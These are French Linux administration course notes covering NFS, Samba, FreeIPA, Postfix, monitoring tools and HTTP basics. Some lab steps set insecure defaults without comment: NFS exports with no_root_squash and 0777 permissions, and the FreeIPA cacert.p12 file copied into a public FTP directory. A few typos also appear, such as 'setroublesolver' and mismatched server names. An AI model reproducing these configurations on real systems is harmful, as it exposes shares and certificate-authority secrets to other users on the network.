Options liées aux correspondances de UID et de GID (UID et GID mapping)

Le principal problème avec NFS est la correspondance des UID et des GID. Effectivement, l'utilisateur alex peut avoir le UID 1000 sur le client et un UID différent sur le serveur. NFS travaille avec les UID et GID numérique, il va donc par défaut enregistrer sur le serveur que le fichier appartient à l'utilisateur 1000, et non à l'utilisateur alex.

Pour pallier à ces problèmes, NFS fournit des mécanismes pour transformer les UID et les GID.

Le problème se pose également avec le super-utilisateur root qui dispose du UID 0. Pour des raisons de sécurité, NFS va transformer par défaut les fichiers posés par le root vers le UID et le GID du compte anonyme (nobody.nogroup).

- **root_squash** : option par défaut. transforme les requêtes provenant de l'UID 0 / GID 0 vers le UID et GID du compte anonyme.
- **no_root_squash** : ne transforme pas les requêtes provenant de l'UID 0 / GID 0. A utiliser avec précaution.
- **all_squash** : transforme tous les UID/GID vers le UID/GID de l'utilisateur anonyme.
- **anonuid** : permet de spécifier le UID de l'utilisateur anonyme.
- **anongid** : permet de spécifier le GID de l'utilisateur anonyme.

4.1. Serveur NFS srv03

Installation du service

```
# yum groupinstall -y file-server
...
=====
Package           Arch    Version     Repository  Size
=====
Installing for group install "File and Storage Server":
cifs-utils        x86_64  6.2-7.el7      base       84 k
gssproxy          x86_64  0.4.1-7.el7    base       84 k
nfs-utils          x86_64  1:1.3.0-0.21.el7_2   updates   371 k
nfs4-acl-tools    x86_64  0.3.3-14.el7    base       47 k
samba             x86_64  4.2.3-11.el7_2   updates   602 k
targetcli          noarch  2.1.fb41-3.el7   base       61 k
targetd            noarch  0.7.1-1.el7    base       49 k
Installing for dependencies:
PyYAML              x86_64  3.10-11.el7    base      153 k
cups-langs         x86_64  1:1.6.3-22.el7   base      355 k
keyutils            x86_64  1.5.8-3.el7    base       54 k
libbasicobjects    x86_64  0.1.1-25.el7   base       24 k
libcollection       x86_64  0.6.2-25.el7   base       40 k
libevent             x86_64  2.0.21-4.el7   base      214 k
libini_config       x86_64  1.2.0-25.el7   base       59 k
liblldb              x86_64  1.1.20-1.el7_2   updates   123 k
libnfsidmap         x86_64  0.25-12.el7   base       46 k
libnl               x86_64  1.1.4-3.el7    base      128 k
libpath_utils       x86_64  0.2.1-25.el7   base       27 k
libref_array        x86_64  0.1.5-25.el7   base       26 k
libtalloc            x86_64  2.1.2-1.el7    base       31 k
libtdb              x86_64  1.3.6-2.el7    base       45 k
libtevent            x86_64  0.9.25-1.el7   base       32 k
libtirpc             x86_64  0.2.4-0.6.el7   base      85 k
libverto-tevent     x86_64  0.2.5-4.el7    base       9.0 k
libwbclient          x86_64  4.2.3-11.el7_2   updates   95 k
libyaml              x86_64  0.1.4-11.el7_0  base       55 k
lvm2-python-libs     x86_64  7:2.02.130-5.el7_2.1  updates   166 k
pyparsing            noarch  1.5.6-9.el7    base       94 k
pytalloc              x86_64  2.1.2-1.el7    base       13 k
python-configshell   noarch  1:1.1.fb18-1.el7   base       67 k
python-ethtool        x86_64  0.8-5.el7     base       33 k
python-kmod            x86_64  0.9-4.el7     base       57 k
python-rtslib          noarch  2.1.fb57-3.el7   base      88 k
python-setproctitle   x86_64  1.1.6-5.el7    base       15 k
python-six             noarch  1.9.0-2.el7    base       29 k
python-urwid            x86_64  1.1.1-3.el7    base      654 k
quota                x86_64  1:4.01-11.el7   base      176 k
```

```

quota-nls           noarch  1:4.01-11.el7      base     89 k
rpcbind            x86_64   0.2.0-33.el7_2    updates  57 k
samba-client-libs  x86_64   4.2.3-11.el7_2    updates  4.3 M
samba-common       noarch   4.2.3-11.el7_2    updates  269 k
samba-common-libs  x86_64   4.2.3-11.el7_2    updates  156 k
samba-common-tools x86_64   4.2.3-11.el7_2    updates  443 k
samba-libs         x86_64   4.2.3-11.el7_2    updates  259 k
tcp_wrappers      x86_64   7.6-77.el7       base     78 k
Updating for dependencies:
device-mapper      x86_64   7:1.02.107-5.el7_2.1  updates  252 k
device-mapper-event x86_64   7:1.02.107-5.el7_2.1  updates  167 k
device-mapper-event-libs x86_64   7:1.02.107-5.el7_2.1  updates  169 k
device-mapper-libs  x86_64   7:1.02.107-5.el7_2.1  updates  304 k
lvm2               x86_64   7:2.02.130-5.el7_2.1  updates  1.0 M
lvm2-libs          x86_64   7:2.02.130-5.el7_2.1  updates  872 k
...
Complete!

```

Activation du service

```

# systemctl enable rpcbind nfs-server
# systemctl start rpcbind nfs-server

```

Création des partages

```

# mkdir -p /home/tools
# chmod 0777 /home/tools
# mkdir -p /home/guests
# chmod 0777 /home/guests

```

Adaptation SELinux

```

# yum install -y setroublesolver
# semanage fcontext -a -t public_content_rw_t "/home/tools(.*)?"
# semanage fcontext -a -t public_content_rw_t "/home/guests(.*)?"
# restorecon -R /home/tools
# restorecon -R /home/guests

```

Adaptation du fichier de configuration /etc/exports

```

# cat /etc/exports
/home/tools 192.168.22.0/24(rw,no_root_squash)
/home/guests 192.168.22.0/24(rw,no_root_squash)

```

Activation des points de montage

```

# exportfs -avr
exporting 192.168.22.0/24:/home/guests
exporting 192.168.22.0/24:/home/tools
# systemctl restart nfs-server

```

Montages disponibles

```

# showmount -e localhost
Export list for localhost:
/home/guests 192.168.22.0/24
/home/tools   192.168.22.0/24

```

Tests

```

# ls /home/tools/
# touch /home/tools/test.txt
# ls /home/tools/
test.txt

```

4.2. Client NFS

```
# yum install -y nfs-utils

# showmount -e srv01
Export list for srv01:
/home/guests 192.168.22.0/24
/home/tools 192.168.22.0/24

# mount -t nfs srv01:/home/tools /mnt
# df -h | grep tools
srv01:/home/tools              6.7G  985M  5.7G  15% /mnt
# ls /mnt
# touch /mnt/test2.txt
# ls /mnt
test2.txt  test.txt
```

4.3. Scénario d'exercice

- Accès à la création d'un dossier partagé en read-write
- Création d'un disque LVM, montage sur le FS local
- Création du partage
- Accès au partage en Linux
- Accès au partage en Windows
- <https://www.certdepot.net/rhel7-provide-nfs-network-shares-suitable-group-collaboration/>
- <https://www.certdepot.net/rhel7-use-kerberos-control-access-nfs-network-shares/>

4.5. Pare-feu

```
firewall-cmd --permanent --add-service=nfs
firewall-cmd --reload
```

5. Partages Samba Server/client

Ports TCP/UDP 137, 138, 139, 445.

Source : <https://www.certdepot.net/rhel7-provide-smb-network-shares/>

Fournir un partage SMB

Installation

```
# yum groupinstall -y "file-server"
# yum install -y samba-client samba-winbind
```

```
cat /etc/samba/smb.conf
testparm
```

```
# yum install -y setroubleshoot-server
# semanage fcontext -a -t samba_share_t "/shared(/.*)?"
# restorecon -R /shared
```

```
firewall-cmd --permanent --add-service=samba
firewall-cmd --reload
```

```
systemctl enable smb
systemctl enable nmb
systemctl enable winbind
```

```
systemctl start smb  
systemctl start nmb  
systemctl start winbind
```

```
# useradd -s /sbin/nologin user01  
# smbpasswd -a user01
```

```
smbclient //localhost/shared -U user01%pass
```

```
mount -t cifs //servername/sharename /mnt/point/ -o username=username,password=password
```

Cups

- Client
- Serveur

6. iSCSI

<https://www.certdepot.net/rhel7-configure-iscsi-target-initiator-persistently/>

<http://www.itzgeek.com/how-tos/linux/centos-how-tos/configure-iscsi-target-initiator-on-centos-7-rhel7.html>

Authentification centralisée

- Objectifs de certification
 - RHCE EX300
 - LPIC 202
- 1. Protocoles
- 2. FreeIPA
 - 2.1. Installation
 - 2.2. Configuration
 - 2.3. Authentification des utilisateurs
 - 2.4. Notes sur l'installation d'un service d'authentification
- 3. Samba AD DC

Objectifs de certification

RHCE EX300

1. System configuration and management
 - 1.6. Configure a system to authenticate using Kerberos.

LPIC 202

- *Sujet 210 : Gestion des clients réseau*
 - 210.2 Authentification PAM (valeur : 3)
 - 210.3 Clients LDAP (valeur : 2)
 - 210.4 Configuration d'un serveur OpenLDAP (valeur : 4)

1. Protocoles

- DNS
- NTP
- LDAP
- Kerberos
- TLS
- NFS
- Radius (FreeRadius, PacketFence)

2. FreeIPA

Notes

2.1. Installation

- Nom : ipa.example.com
- Adresse IPv4 : 172.16.98.200/24
- Passerelle IPv4 : 172.16.98.2
- DNS IPv4 : 8.8.8.8

```
# hostnamectl set-hostname ipa.example.com
# echo "172.16.98.200 ipa.example.com" >> /etc/hosts
# nmcli c mod eno16777736 ipv4.addresses 172.16.98.200/24
# nmcli c mod eno16777736 ipv4.gateway 172.16.98.2
# nmcli c mod eno16777736 ipv4.dns 8.8.8.8
# nmcli c up eno16777736
# reboot
```

```
# yum -y install ipa-server ipa-server-dns
```

2.2. Configuration

```
# ipa-server-install

The log file for this installation can be found in /var/log/ipaserver-install.log
=====
This program will set up the IPA Server.

This includes:
  * Configure a stand-alone CA (dogtag) for certificate management
  * Configure the Network Time Daemon (ntpd)
  * Create and configure an instance of Directory Server
  * Create and configure a Kerberos Key Distribution Center (KDC)
  * Configure Apache (httpd)

To accept the default shown in brackets, press the Enter key.

Do you want to configure integrated DNS (BIND)? [no]: yes

Enter the fully qualified domain name of the computer
on which you're setting up server software. Using the form
<hostname>.<domainname>
Example: master.example.com.

Server host name [ipa.example.com]:

Warning: skipping DNS resolution of host ipa.example.com
The domain name has been determined based on the host name.

Please confirm the domain name [example.com]:

The kerberos protocol requires a Realm name to be defined.
This is typically the domain name converted to uppercase.

Please provide a realm name [EXAMPLE.COM]:
Certain directory server operations require an administrative user.
This user is referred to as the Directory Manager and has full access
to the Directory for system management tasks and will be added to the
instance of directory server created for IPA.
The password must be at least 8 characters long.

Directory Manager password:
Password (confirm):

The IPA server requires an administrative user, named 'admin'.
This user is a regular system account used for IPA server administration.

IPA admin password:
Password (confirm):

Existing BIND configuration detected, overwrite? [no]: yes
Do you want to configure DNS forwarders? [yes]: yes
Enter an IP address for a DNS forwarder, or press Enter to skip: 8.8.8.8
DNS forwarder 8.8.8.8 added. You may add another.
Enter an IP address for a DNS forwarder, or press Enter to skip:
Checking DNS forwarders, please wait ...
Do you want to configure the reverse zone? [yes]:
Please specify the reverse zone name [98.16.172.in-addr.arpa.]:
Using reverse zone(s) 98.16.172.in-addr.arpa.

The IPA Master Server will be configured with:
Hostname: ipa.example.com
IP address(es): 172.16.98.200
Domain name: example.com
Realm name: EXAMPLE.COM

BIND DNS server will be configured to serve IPA domain with:
Forwarders: 8.8.8.8
Reverse zone(s): 98.16.172.in-addr.arpa.

Continue to configure the system with these values? [no]: yes

The following operations may take some minutes to complete.
Please wait until the prompt is returned.

Configuring NTP daemon (ntpd)
[1/4]: stopping ntpd
[2/4]: writing configuration
```

```
[3/4]: configuring ntpd to start on boot
[4/4]: starting ntpd
Done configuring NTP daemon (ntpd).
Configuring directory server (dirsrv). Estimated time: 1 minute
[1/42]: creating directory server user
[2/42]: creating directory server instance
[3/42]: adding default schema
[4/42]: enabling memberof plugin
[5/42]: enabling winsync plugin
[6/42]: configuring replication version plugin
[7/42]: enabling IPA enrollment plugin
[8/42]: enabling ldapi
[9/42]: configuring uniqueness plugin
[10/42]: configuring uid plugin
[11/42]: configuring modrdn plugin
[12/42]: configuring DNS plugin
[13/42]: enabling entryUSN plugin
[14/42]: configuring lockout plugin
[15/42]: creating indices
[16/42]: enabling referential integrity plugin
[17/42]: configuring certmap.conf
[18/42]: configure autbind for root
[19/42]: configure new location for managed entries
[20/42]: configure dirsrv ccache
[21/42]: enable SASL mapping fallback
[22/42]: restarting directory server
[23/42]: adding default layout
[24/42]: adding delegation layout
[25/42]: creating container for managed entries
[26/42]: configuring user private groups
[27/42]: configuring netgroups from hostgroups
[28/42]: creating default Sudo bind user
[29/42]: creating default Auto Member layout
[30/42]: adding range check plugin
[31/42]: creating default HBAC rule allow_all
[32/42]: adding entries for topology management
[33/42]: initializing group membership
[34/42]: adding master entry
[35/42]: initializing domain level
[36/42]: configuring Posix uid/gid generation
[37/42]: adding replication acis
[38/42]: enabling compatibility plugin
[39/42]: activating sidgen plugin
[40/42]: activating extdom plugin
[41/42]: tuning directory server
[42/42]: configuring directory to start on boot
Done configuring directory server (dirsrv).
Configuring certificate server (pki-tomcatd). Estimated time: 3 minutes 30 seconds
[1/27]: creating certificate server user
[2/27]: configuring certificate server instance
[3/27]: stopping certificate server instance to update CS.cfg
[4/27]: backing up CS.cfg
[5/27]: disabling nonces
[6/27]: set up CRL publishing
[7/27]: enable PKIX certificate path discovery and validation
[8/27]: starting certificate server instance
[9/27]: creating RA agent certificate database
[10/27]: importing CA chain to RA certificate database
[11/27]: fixing RA database permissions
[12/27]: setting up signing cert profile
[13/27]: setting audit signing renewal to 2 years
[14/27]: restarting certificate server
[15/27]: requesting RA certificate from CA
[16/27]: issuing RA agent certificate
[17/27]: adding RA agent as a trusted user
[18/27]: authorizing RA to modify profiles
[19/27]: configure certmonger for renewals
[20/27]: configure certificate renewals
[21/27]: configure RA certificate renewal
[22/27]: configure Server-Cert certificate renewal
[23/27]: Configure HTTP to proxy connections
[24/27]: restarting certificate server
[25/27]: migrating certificate profiles to LDAP
[26/27]: importing IPA certificate profiles
[27/27]: adding default CA ACL
Done configuring certificate server (pki-tomcatd).
Configuring directory server (dirsrv). Estimated time: 10 seconds
[1/3]: configuring ssl for ds instance
[2/3]: restarting directory server
[3/3]: adding CA certificate entry
```

```

Done configuring directory server (dirsrv).
Configuring Kerberos KDC (krb5kdc). Estimated time: 30 seconds
[1/10]: adding sasl mappings to the directory
[2/10]: adding kerberos container to the directory
[3/10]: configuring KDC
[4/10]: initialize kerberos container
[5/10]: adding default ACIs
[6/10]: creating a keytab for the directory
[7/10]: creating a keytab for the machine
[8/10]: adding the password extension to the directory
[9/10]: starting the KDC
[10/10]: configuring KDC to start on boot
Done configuring Kerberos KDC (krb5kdc).
Configuring kadmin
[1/2]: starting kadmin
[2/2]: configuring kadmin to start on boot
Done configuring kadmin.
Configuring ipa_memcached
[1/2]: starting ipa_memcached
[2/2]: configuring ipa_memcached to start on boot
Done configuring ipa_memcached.
Configuring ipa-otpd
[1/2]: starting ipa-otpd
[2/2]: configuring ipa-otpd to start on boot
Done configuring ipa-otpd.
Configuring the web interface (httpd). Estimated time: 1 minute
[1/19]: setting mod_nss port to 443
[2/19]: setting mod_nss protocol list to TLSv1.0 - TLSv1.2
[3/19]: setting mod_nss password file
[4/19]: enabling mod_nss renegotiate
[5/19]: adding URL rewriting rules
[6/19]: configuring httpd
[7/19]: configure certmonger for renewals
[8/19]: setting up ssl
[9/19]: importing CA certificates from LDAP
[10/19]: setting up browser autoconfig
[11/19]: publish CA cert
[12/19]: creating a keytab for httpd
[13/19]: clean up any existing httpd ccache
[14/19]: configuring SELinux for httpd
[15/19]: create KDC proxy user
[16/19]: create KDC proxy config
[17/19]: enable KDC proxy
[18/19]: restarting httpd
[19/19]: configuring httpd to start on boot
Done configuring the web interface (httpd).
Applying LDAP updates
Upgrading IPA:
[1/9]: stopping directory server

** (pktyagent:17765): WARNING **: Unable to register authentication agent: GDBus.Error:org.freedesktop.DBus.Error.NoReply: Message did not receive a reply (timeout by message bus)
Error registering authentication agent: GDBus.Error:org.freedesktop.DBus.Error.NoReply: Message did not receive a reply (timeout by message bus) (g-dbus-error-quark, 4)
[2/9]: saving configuration
[3/9]: disabling listeners
[4/9]: enabling DS global lock
[5/9]: starting directory server
[6/9]: upgrading server
[7/9]: stopping directory server
[8/9]: restoring configuration
[9/9]: starting directory server
Done.
Restarting the directory server
Restarting the KDC
Configuring DNS (named)
[1/12]: generating rndc key file
[2/12]: adding DNS container
[3/12]: setting up our zone
[4/12]: setting up reverse zone
[5/12]: setting up our own record
[6/12]: setting up records for other masters
[7/12]: adding NS record to the zones
[8/12]: setting up CA record
[9/12]: setting up kerberos principal
[10/12]: setting up named.conf
[11/12]: configuring named to start on boot
[12/12]: changing resolv.conf to point to ourselves
Done configuring DNS (named).
Configuring DNS key synchronization service (ipa-dnskeysyncd)

```

```
[1/7]: checking status
[2/7]: setting up bind-dyndb-ldap working directory
[3/7]: setting up kerberos principal
[4/7]: setting up SoftHSM
[5/7]: adding DNSSEC containers
[6/7]: creating replica keys
[7/7]: configuring ipa-dnskeysyncd to start on boot
Done configuring DNS key synchronization service (ipa-dnskeysyncd).
Restarting ipa-dnskeysyncd
Restarting named
Restarting the web server
=====
Setup complete

Next steps:
1. You must make sure these network ports are open:
   TCP Ports:
   * 80, 443: HTTP/HTTPS
   * 389, 636: LDAP/LDAPS
   * 88, 464: kerberos
   * 53: bind
   UDP Ports:
   * 88, 464: kerberos
   * 53: bind
   * 123: ntp

2. You can now obtain a kerberos ticket using the command: 'kinit admin'
   This ticket will allow you to use the IPA tools (e.g., ipa user-add)
   and the web user interface.

Be sure to back up the CA certificates stored in /root/cacert.p12
These files are required to create replicas. The password for these
files is the Directory Manager password
```

```
# for i in http https ldap ldaps kerberos kpasswd dns ntp; do firewall-cmd --permanent --add-service $i; done
```

```
# reboot
```

```
# kinit admin
Password for admin@EXAMPLE.COM:
```

2.3. Authentification des utilisateurs

```
# yum -y install vsftpd
# cp /root/cacert.p12 /var/ftp/pub/
# firewall-cmd --permanent --add-service ftp
# firewall-cmd --reload
# kinit admin
# klist
# ipa user-add francois
# ipa passwd francois
```

2.4. Notes sur l'installation d'un service d'authentification

- https://www.freeipa.org/page/Main_Page
- <https://www.certdepot.net/rhel7-configure-ldap-directory-service-user-connection/>

3. Samba AD DC

Pour l'installation sur un serveur supplémentaire, voir les commandes plus bas et suivre <http://blog.goffinet.eu/2013/07/linuxlabs8-serveur-active-directory-en.html> lui-même fondé sur un article de samba.org.

```
yum install realmd samba samba-common oddjob oddjob-mkhomedir sssd ntpdate ntp
```

1. Préparation du serveur
2. Configuration des services AD
3. Intégration d'une machine Windows 7

4. Installation et utilisation des consoles ads.msc et gpmc.msc
5. Configurations avancées
6. Migration du DNS Backend

Services de Messagerie

- Objectifs de certification
 - RHCE EX300
 - LPI 202
- 1. Logiciels
- 2. Service Postfix
 - 2.1. Concepts
 - 2.2. Postfix

Contenu en cours de développement

- MTA et MUA
- MDA

Objectifs de certification

RHCE EX300

1. SMTP
 - 7.1. Configure a system to forward all email to a central mail server.

LPI 202

- Sujet 211 : Services de courrier électronique
 - 211.1 Utilisation des serveurs de messagerie (valeur : 4)
 - 211.2 Distribution locale des courriels (valeur : 2)
 - 211.3 Distribution distante des courriels (valeur : 2)

1. Logiciels

- procmail
- dovecot
- sendmail
- exim
- mailx
- postfix

2. Service Postfix

2.1. Concepts

- MTA : SMTP
- MDA : POP3/IMAP
- MUA : client SMTP/POP3/IMAP

2.2. Postfix

Installation :

```
yum install postfix
```

La documentation se trouve déjà dans le système :

- /usr/share/doc/postfix-.../README_FILES/BASIC_CONFIGURATION_README
- /usr/share/doc/postfix-.../README_FILES/STANDARD_CONFIGURATION_README

On la trouve aussi traduite en français sur <http://postfix.traduc.org/> :

- http://postfix.traduc.org/index.php/BASIC_CONFIGURATION_README.html

- http://postfix.traduc.org/index.php/STANDARD_CONFIGURATION_README.html

Services de surveillance

- Objectifs de certification
- 1. Surveillance du réseau
 - 1.1. Supervision Open Source
 - 1.2. Serveur de supervision Linux
 - 1.3. Rapporteur CDP
 - 1.4. Installation d'un serveur NTP
 - 1.5. Serveur Syslog
 - 1.6. Serveur TFTP
 - 1.7. Outils SNMP
 - 1.8. Collecteur Netflow
 - Notes

Contenu en cours de développement

- Voisinage de couche 2 : CDP et LLDP
- Journalisation : Syslog
- Supervision : SNMP
- Supervision : Netflow
- Nagios et autres

Objectifs de certification

nihil

1. Surveillance du réseau

CDP, LLDP, NTP, SYSLOG, Netflow, TFTP

1.1. Supervision Open Source

- Sous Windows :
 - TFTPD32 : Serveur DHCP, TFTP, DNS, SNTP, Syslog, TFTP client, prêt en IPv6
- En Appliance ou logiciel Linux
 - NTOPI : notamment Netflow collector
 - Cacti : outils de graphes basé SNMP
 - Nagios, Icinga, Zenoss, Zabbix, Cricket, Centreon

1.2. Serveur de supervision Linux

Voici un aide mémoire pour monter un serveur de supervision avec Ubuntu Server :

- Rapporteur CDP
- Synchronisation temporelle NTP : openntpd
- Journalisation Syslog : rsyslog (embarqué)
- Supervision SNMP : snmp
- Supervision NetFlow : nfdump, nfcapd
- Transferts de fichier TFTP : tftpd-hpa
- Serveur SSH : openssh-server

1.3. Rapporteur CDP

```
# apt-get install cdpr
# cdpr -help
# cdpr
# cdpr -d eth0 -vvv
```

Serveur NTP

1.4. Installation d'un serveur NTP

```
# apt install openntpd
```

Fichier de configuration

```
# mv /etc/openntpd/ntp.conf /etc/openntpd/ntp.conf.old
# vi /etc/openntpd/ntp.conf
listen on *
server pool.ntp.org
Redémarrage du service
# /etc/init.d/openntpd restart
```

Vérification

```
# grep ntpd /var/log/syslog
# netstat -an | grep :123
```

1.5. Serveur Syslog

```
# grep -v ^# /etc/rsyslog.conf | grep -v ^$ 
$ModLoad imudp
$UDPServerRun 514
$ModLoad imtcp
$InputTCPServerRun 514
...
```

```
# grep -v ^# /etc/rsyslog.d/50-default.conf | grep -v ^$ 
local7.*          -/var/log/cisco.log
```

```
# touch /var/log/cisco.log
# chown syslog /var/log/syslog
# service rsyslog restart
# netstat -an | grep :514
# tail -f /var/log/cisco.log
```

1.6. Serveur TFTP

```
# apt install tftpd-hpa
# chmod 777 /var/lib/tftpboot
# cat /etc/default/tftpd-hpa
TFTP_USERNAME="tftp"
TFTP_DIRECTORY="/var/lib/tftpboot"
TFTP_ADDRESS="0.0.0.0:69"
TFTP_OPTIONS="--secure --create -v"
```

```
# service tftpd-hpa restart
# netstat -an | grep :69
# ls /var/lib/tftpboot
```

1.7. Outils SNMP

```
# apt install snmp
# man snmpwalk
# man snmpset
```

1.8. Collecteur Netflow

```
# apt install nfdump
# mkdir -p /var/lib/netflow/test
# nfcapd -w -D -l /var/lib/netflow/test -p 23456
# netstat -an | grep :23456
# nfdump -R /var/lib/netflow/test
```

Notes

Améliorations

- NTP sécurisé, serveur NTP, captures NTP, mise à jour de l'horloge matérielle, client NTP
- SYSLOG serveur de log, log des authentification
- SNMP SET GET TRAPs différences SNMP SNMPv3 sécurisé ...
- Container Dockers pour les services ?
- Intégrer les services de supervision dans les sections

Services Web

- Objectifs de certification
 - RHCE EX300
 - LPI 202
- HTTP/1.1
- Sources et crédits
- 1. Présentation du protocole HTTP
 - 1.1. Historique
 - 1.2. Objectifs
 - 1.3. Caractéristiques
 - 1.3. HTTP est un protocole, pas une implémentation
- 2. Architectures HTTP
 - 2.1. Architecture du WWW
 - 2.2. Intermédiaires HTTP
 - 2.3. Composantes du WWW
- 3. Plans (scheme) d'URI HTTP
- 4. Format des messages HTTP
- 5. Routage des requêtes
- 6. Gestion des connexions
- 7. Requêtes, réponses et ressources
 - 7.1. Ressources HTTP
 - 7.2. Méthodes HTTP
 - Méthode GET
 - Méthode HEAD
 - Méthode POST
 - Méthode PUT
 - Méthode PUT et POST
 - Méthode DELETE
 - Méthode CONNECT
 - Méthodes OPTIONS et TRACE
 - 7.3. En-têtes des requêtes
 - 7.4. Codes de retour
 - 1xx
 - 2xx
 - 3xx
 - 4xx
 - 5xx
 - 7.5. En-têtes de réponse
 - Contrôle
 - Validateurs
 - Autres catégories des en-têtes de réponse
 - 7.6. Mises-à-jour des codes et listes HTTP
- 8. Sécurité HTTP
 - 8.1. Indications sur la version du logiciel et sécurité
 - 8.2. Autorité des réponses
 - 8.3. HTTPS
 - 8.4. Attaque basée sur le nom de fichier
 - 8.5. Attaque par injection de commandes ou de code
 - 8.6. Vie privée

Contenu en cours de développement

- HTTP/1.1
- Apache 2.4 en Debian 8 et en RHEL 7
- Nginx en Debian 8 et en RHEL 7
- MariaDB et PostgreSQL
- Sécurité / audit / OWASP

Objectifs de certification

RHCE EX300

1. HTTP/HTTPS
 - 3.1. Configure a virtual host.
 - 3.2. Configure private directories.
 - 3.3. Deploy a basic CGI application.
 - 3.4. Configure group-managed content.
 - 3.5. Configure TLS security.

LPI 202

- *Sujet 208 : Services Web*
 - 208.1 Configuration élémentaire d'Apache (valeur : 4)
 - 208.2 Configuration d'Apache pour HTTPS (valeur : 3)
 - 208.3 Mise en place du serveur mandataire squid (valeur : 2)
 - 208.4 Mise en place de Nginx en tant que serveur Web et proxy inverse (valeur : 2)

HTTP/1.1

Sources et crédits

Ce document reprend les textes suivants en licence CC ou GFDL.

- https://fr.wikipedia.org/wiki/Hypertext_Transfer_Protocol
- https://en.wikipedia.org/wiki/Hypertext_Transfer_Protocol
- <http://www.bortzmeyer.org/7230.html>
- <http://www.bortzmeyer.org/http-11-reecrit.html>
- <http://www.bortzmeyer.org/7231.html>
- <http://www.rfc-editor.org/rfc/rfc7230.txt>
- <http://www.rfc-editor.org/rfc/rfc7231.txt>

Le texte s'inspire très largement des articles de Stéphane Bortzmeyer en attendant une adaptation plus personnelle du propos si cela s'avère nécessaire. Que ce dernier soit remercié pour sa prose passionnante.

1. Présentation du protocole HTTP

L'HyperText Transfer Protocol, plus connu sous l'abréviation HTTP — littéralement « protocole de transfert hypertexte » — est un protocole de communication client-serveur développé pour le World Wide Web. HTTPS (avec S pour secured, soit « sécurisé ») est la variante du HTTP sécurisée par l'usage des protocoles SSL ou TLS.

HTTP est un protocole de la **couche application**. Il peut fonctionner sur n'importe quelle connexion fiable, dans les faits on utilise le protocole **TCP** comme couche de transport. Un serveur HTTP utilise alors par défaut le port **TCP 80** (et **TCP 443** pour HTTPS).

Les **clients HTTP** les plus connus sont les navigateurs Web permettant à un utilisateur d'accéder à un serveur contenant les données. Il existe aussi des systèmes pour récupérer automatiquement le contenu d'un site tel que les aspirateurs de site Web ou les robots d'indexation.

Ces clients se connectent à des **serveurs HTTP** tels qu'Apache HTTP Server ou Internet Information Services (IIS).

1.1. Historique

HTTP a été inventé en 1989 par Tim Berners-Lee avec les adresses Web et le langage HTML pour créer le World Wide Web. À cette époque, le File Transfer Protocol (FTP) était déjà disponible pour transférer des fichiers, mais il ne supportait pas la notion de format de données telle qu'introduite par Multipurpose Internet Mail Extensions (MIME).

La première version de HTTP était très élémentaire, mais prévoyait déjà le support d'en-têtes MIME pour décrire les données transmises. Cette première version reste encore partiellement utilisable de nos jours, connue sous le nom de HTTP/0.9.

En mai 1996, HTTP/1.0 voit le jour et est décrit dans le RFC 1945. Cette version supporte les serveurs HTTP virtuels, la gestion de cache et l'identification.

En janvier 1997, HTTP/1.1 devient finalement standard de l'IETF. Il est décrit dans le RFC2068 de l'IETF, puis dans la RFC2616 en juin 1999. Cette version ajoute le support du transfert en pipeline (ou pipelining) et la négociation de type de contenu (format de données, langue).

En mars 2012, les travaux à propos de HTTP/2.0 démarrent à l'IETF adoptant SPDY comme matériel de départ.

En février 2014, la spécification de HTTP 1.1 a été republiée. Elle a été éclatée en huit RFC et corrigée pour toutes ses imprécisions, RFC7230 à RFC7237 :

- RFC 7230, qui décrit l'architecture, les URI, et la syntaxe des messages,
- RFC 7231, qui décrit la sémantique des messages, les codes de retour à trois chiffres, les en-têtes des requêtes et des réponses,
- RFC 7232, sur les requêtes conditionnelles,
- RFC 7233, normalise les requêtes demandant une portion d'un contenu, en spécifiant un intervalle,
- RFC 7234, décrit le fonctionnement des caches Web,
- RFC 7235, spécifie les mécanismes d'authentification de HTTP,
- RFC 7236, enregistre les anciens mécanismes d'authentification, qui avaient été spécifiés avant le RFC 7235,
- RFC 7237, enregistre les anciennes méthodes HTTP, pour initialiser le registre.

HTTP/2 a été publié sous le RFC7540 en mai 2015.

1.2. Objectifs

HTTP, un des protocoles les plus célèbres de l'Internet, permet à des clients d'accéder à des ressources situées sur des serveurs. (Le terme de « ressource » a été choisi car il est abstrait : les ressources peuvent être des fichiers mais ce n'est pas forcément le cas.)

1.3. Caractéristiques

- HTTP est **sans état**, chaque requête est indépendante des autres et un serveur peut répondre à une requête sans forcément connaître la séquence des requêtes précédentes.
- Comme il est **très générique**, et ne suppose pas grand'chose sur les clients et les serveurs, HTTP peut être utilisé dans un **grand nombre de contextes** différents.
 - Son utilisation par les **navigateurs Web** n'est donc qu'une seule possibilité. HTTP est utilisé, côté client,
 - par des **appliances**,
 - des programmes non-interactifs (mise à jour du logiciel, par exemple),
 - des applications tournant sur **mobile** et récupérant des données sans que l'utilisateur le voit, etc.
- De même, le modèle du **serveur HTTP Apache** tournant sur un serveur **Unix** dans un **data center** n'est qu'un seul modèle de serveur HTTP. On trouve de tels serveurs dans les caméras de vidéo-surveillance, les imprimantes, et bien d'autres systèmes.

1.3. HTTP est un protocole, pas une implémentation

Il faut notamment se souvenir qu'il n'y a pas forcément un humain dans la boucle. C'est pourquoi certaines propositions d'évolution de HTTP qui nécessitaient une interaction avec un utilisateur humain, par exemple pour désambiguier des **noms de domaine**, sont absurdes. Même chose pour les décisions de sécurité.

Il existe de nombreuses passerelles vers d'autres systèmes d'information. Un client HTTP peut donc, via une passerelle, accéder à des sources non-HTTP. D'une manière générale, HTTP étant un **protocole**, et **pas une implémentation**, le client ne sait pas comment le serveur a obtenu la ressource et où. Au tout début du Web, le seul mécanisme pour le serveur était de lire un fichier, mais ce n'est plus le cas depuis bien longtemps (d'où l'utilisation du terme « ressource » et pas « fichier » dans la norme). HTTP spécifie donc un comportement extérieur, pas ce qui se passe à l'intérieur de chaque machine.

2. Architectures HTTP

2.1. Architecture du WWW

La section 2 du RFC 7230 décrit l'architecture du **World-Wide Web** et notamment de HTTP.

HTTP est un protocole requête/réponse, sans état. Un client interroge un serveur, au-dessus d'un protocole de **transport fiable**, **TCP**. Comme dans tout protocole client/serveur, le serveur attend passivement des requêtes et les traite lorsqu'elles arrivent. Les ressources sont identifiées par un **URI** (normalisés dans le **RFC 3986**).

Le format des messages HTTP est du texte, comme avec bien d'autres protocoles **TCP/IP**, par exemple **SMTP**. Cela facilite l'écriture des programmes, et surtout leur débogage (messages tapés à la main, lecture des communications). À noter que la prochaine version de HTTP, HTTP 2, utilisera au contraire un encodage binaire. Ce format texte ressemble à bien des égards à l'**IMF** du **RFC 5322**,

